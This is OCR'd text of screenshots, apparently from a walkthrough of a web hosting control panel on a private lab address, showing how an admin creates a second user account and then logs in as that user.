
192.168.36.150:8083/add/user/

USER: users: 1, suspended: 0
WEB: domains: 1, aliases: 1, suspended: 0
DNS: domains: 1, records: 14, suspended: 0
MAIL: domains: 1, accounts: 0, suspended: 0
DB: databases: 1, suspended: 0
CRON: jobs: 8, suspended: 0
BACKUP: backups: 0

ADDING USER → Error: user user1 exists

Username: user2

Password / generate: 123456




en

First Name: common

Last Name: user

Send login credentials to email address: [redacted]


After entering all the details, click on "Add" and the new user will be created. Log out as admin user and login as the newly created user.



Not secure | 192.168.36.150:8083/login/

Username: user2

Password: ••••••



Not secure | 192.168.36.150:8083/list/user/

| USER | WEB | DNS | MAIL | DB | CRON | BACKUP |
|---|---|---|---|---|---|---|
| disk: 0 mb | domains: 0 | domains: 0 | domains: 0 | databases: 0 | jobs: 0 | backups: 0 |
| bandwidth: 0 mb | aliases: 0 | records: 0 | accounts: 0 | suspended: 0 | suspended: 0 | |
| | suspended: 0 | suspended: 0 | suspended: 0 | | | |

